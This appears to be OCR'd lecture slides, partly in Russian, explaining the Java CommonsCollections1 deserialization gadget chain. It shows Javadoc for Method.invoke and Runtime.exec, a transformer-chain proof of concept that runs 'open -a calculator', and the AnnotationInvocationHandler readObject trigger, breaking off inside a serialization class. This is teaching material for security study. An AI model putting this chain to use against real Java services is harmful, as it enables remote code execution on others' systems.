
All Implemented Interfaces:

AnnotatedElement, GenericDeclaration, Member


invoke

```
public Object invoke(Object obj,
            Object... args)
              throws IllegalAccessException,
                     IllegalArgumentException,
                     InvocationTargetException
```

Code Execution



```java
public class CommonsCollections1PayloadOnly {
    public static void main(String... args) {
        String[] command = {"open -a calculator"};
        final Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class), //(1)
                new InvokerTransformer("getMethod",
                        new Class[]{ String.class, Class[].class},
                        new Object[]{"getRuntime", new Class[0]}
                ), //(2)
                new InvokerTransformer("invoke",
                        new Class[]{Object.class, Object[].class},
                        new Object[]{null, new Object[0]}
                ), //(3)
                new InvokerTransformer("exec",
                        new Class[]{String.class},
                        command
                ) //(4)
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
        Map map = new HashMap<>();
        Map lazyMap = LazyMap.decorate(map, chainedTransformer);
        lazyMap.get("gursev");
    }
}
```




java.lang

Class Runtime


java.lang.Object
    java.lang.Runtime

```
public class Runtime
extends Object
```




`getRuntime()`
Returns the runtime object associated with the current Java application.

Code Execution



```java
public class CommonsCollections1PayloadOnly {
    public static void main(String... args) {
        String[] command = {"open -a calculator"};
        final Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class), //(1)
                new InvokerTransformer("getMethod",
                        new Class[]{ String.class, Class[].class},
                        new Object[]{"getRuntime", new Class[0]}
                ), //(2)
                new InvokerTransformer("invoke",
                        new Class[]{Object.class, Object[].class},
                        new Object[]{null, new Object[0]}
                ), //(3)
                new InvokerTransformer("exec",
                        new Class[]{String.class},
                        command
                ) //(4)
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
        Map map = new HashMap<>();
        Map lazyMap = LazyMap.decorate(map, chainedTransformer);
        lazyMap.get("gursev");
    }
}
```




java.lang

Class Runtime

java.lang.Object
    java.lang.Runtime

```
public class Runtime
extends Object
```



`exec(String[] cmdarray)`
Executes the specified command and arguments in a separate process.

`exec(String[] cmdarray, String[] envp)`
Executes the specified command and arguments in a separate process with the specified environment.


`exec(String[] cmdarray, String[] envp, File dir)`
Executes the specified command and arguments in a separate process with the specified environment and working directory.

`exec(String command, String[] envp)`
Executes the specified string command in a separate process with the specified environment.


`exec(String command, String[] envp, File dir)`
Executes the specified string command in a separate process with the specified environment and working directory.

Exploit

- Осталось найти Serializable класс, который внутри **readObject()** вызывает у **LazyMap** метод **get()**
- Посмотрим на класс **sun.reflect.annotation.AnnotationInvocationHandler**




```java
class AnnotationInvocationHandler implements InvocationHandler, Serializable {
    private static final long serialVersionUID = 6182022883658399397L;
    private final Class<? extends Annotation> type;
    private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends Annotation> type, Map<String, Object> memberValues) {
        Class<?>[] superInterfaces = type.getInterfaces();
        if (!type.isAnnotation() ||
            superInterfaces.length != 1 ||
            superInterfaces[0] != java.lang.annotation.Annotation.class)
            throw new AnnotationFormatError("Attempt to create proxy for a non-annotation type.");
        this.type = type;
        this.memberValues = memberValues;
    }
```




```java
public class CommonsCollections1All {
    public static void main(String... args) throws ClassNotFoundException, IllegalAccessException, InvocationTargetException, InstantiationException, IOException {
        Object evilObject = getEvilObject();
        byte[] serializedObject = serializeToByteArray(evilObject);
